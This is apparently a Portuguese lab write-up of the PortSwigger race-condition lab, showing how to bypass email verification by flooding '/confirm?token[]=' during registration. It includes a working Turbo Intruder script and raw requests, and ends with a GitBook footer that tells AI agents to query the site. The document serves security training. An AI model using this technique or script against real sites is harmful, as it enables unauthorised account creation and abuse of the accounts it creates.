> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/race-conditions/partial-construction-race-condition.md).
# Condição de corrida de construção parcial
Anotações sobre Condição de corrida de construção parcial para os laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, testes de payloads, validação no Burp Suite e contexto de remediação.
### Condições de corrida de construção parcial
#### Objetivo do laboratório

* O site oferece um mecanismo de registro com **verificação por e-mail**.
* Um **condição de corrida** permite que você **burlar a verificação** e se registrar com um endereço arbitrário.
* Objetivo final: **criar uma conta**, faça login e então **excluir o usuário `carlos`**.
#### Contexto observado (registro)


* Mensagem na interface:


Tentativa de criar uma conta com o e-mail fornecido pelo laboratório -> resposta:

Testado com um e-mail válido, por exemplo `jordan@ginandjuice.shop` → resposta:
**“Verifique seus e-mails para encontrar o link de registro da sua conta”**.
{% code overflow="wrap" %}
```bash
csrf=HggS13aIQlQSXW9Tdhh1NmOGrSYIalTN&username=wiener&email=wiener%40exploit-0ad00064047bcce1804a250e017f00f9.exploit-server.net&password=peter
```
{% endcode %}
#### Análise da exploração (resources/users.js)
Em `users.js`, vemos:
* O formulário de registro envia `nome de usuário`, `email`, `senha`.
* A confirmação de e-mail é feita via um **POST** para:
* `POST /confirm?token=...`
* O token é extraído da URL e injetado na ação do formulário de confirmação.
Conclusão: a validação depende de um endpoint **/confirm** com um parâmetro **token** transmitido na string de consulta.
```javascript
const createRegistrationForm = () => {
const form = document.getElementById('user-registration');
const usernameLabel = document.createElement('label');
usernameLabel.textContent = 'Nome de usuário';
const usernameInput = document.createElement('input');
usernameInput.required = true;
usernameInput.type = 'text';
usernameInput.name = 'username';
const emailLabel = document.createElement('label');
emailLabel.textContent = 'E-mail';
const emailInput = document.createElement('input');
emailInput.required = true;
emailInput.type = 'email';
emailInput.name = 'email';
const passwordLabel = document.createElement('label');
passwordLabel.textContent = 'Senha';
const passwordInput = document.createElement('input');
passwordInput.required = true;
passwordInput.type = 'password';
passwordInput.name = 'password';
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'Registrar';
form.appendChild(usernameLabel);
form.appendChild(usernameInput);
form.appendChild(emailLabel);
form.appendChild(emailInput);
form.appendChild(passwordLabel);
form.appendChild(passwordInput);
form.appendChild(button);
}
const confirmEmail = () => {
const container = document.getElementsByClassName('confirmation')[0];
const parts = window.location.href.split("?");
const query = parts.length == 2 ? parts[1] : "";
const action = query.includes('token') ? query : "";
const form = document.createElement('form');
form.method = 'POST';
form.action = '/confirm?' + action;
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'Confirmar';
form.appendChild(button);
container.appendChild(form);
}
```
#### Primeira tentativa e bloqueio

* Tentativa de forçar uma confirmação vazia:
```http
POST /confirm?token=token
```

* Resposta: **Proibido** → endpoint protegido contra token vazio
#### Contornando a proteção (interpretação alternativa)
Nova tentativa:
```bash
/confirm?token[]=
```
* Resposta: \*\*
* Interpretação: o backend não bloqueia mais com Proibido; ele \*\*processa o valor\*\* (mas indica que é um array).
#### Observação de tempo
* O **registro** a requisição é mais lenta:
* /\~ **199 ms**
O **confirmar** a requisição é mais rápida:
* /\~ **78 ms**
Ideia: **bombardear** `/confirm?token[]=` durante a janela em que a conta está sendo criada, para disparar uma confirmação no momento errado
### Exploração
#### Método 1 — Intruder (concorrência)
1. Envie a `POST /confirm?token[]=` requisição para o Intruder.


* Configure o envio como **requisições concorrentes** (por exemplo, 10).
* Durante esse spam, a partir do Repeater (ou do navegador), crie várias contas:
* `test1`, `test2`, `test3`,... `test7`


Verifique as respostas no Intruder:
* Uma das respostas acaba retornando **200**

Tente fazer login com as contas de teste:
* Sucesso observado (por exemplo, `test2`).
#### Método 2 — Turbo Intruder (ataque de pacote único em corrida)

1. Selecione uma requisição e envie-a para **Turbo Intruder**.
* Escolha o **corrida / pacote único** ataque.
Use este script:
Princípio do script (como aplicado aqui):
* Arquivo **vários registros** (`lol0..lol19` usuários)
* Requisição **muitas confirmações** (`/confirm?token[]=`)
* Abra o gate para disparar a condição de corrida.
```python
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
confirmation_email = '''POST /confirm?token[]= HTTP/2
Host: 0a0700db04dacc3080b6262500af004e.web-security-academy.net
Cookie: phpsessionid=sOwKShdkHig4oxnUpwlWZ82vFl6rwdom
Content-Length: 0
'''
gate_name = "race1"
for i in range(20):
username = "lol" + str(i)
engine.queue(target.req, [username], gate=gate_name)
for j in range(50):
engine.queue(confirmation_email, [], gate=gate_name)
engine.openGate(gate_name)
def handleResponse(req, interesting):
table.add(req)
```
#### Resultado esperado

* Pelo menos uma conta é criada **como se o e-mail tivesse sido confirmado** (sem possuir o token).
* Em seguida, você pode fazer login com essa conta e usar os recursos da conta para alcançar o objetivo do laboratório (exclusão de `carlos`).
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/race-conditions/partial-construction-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.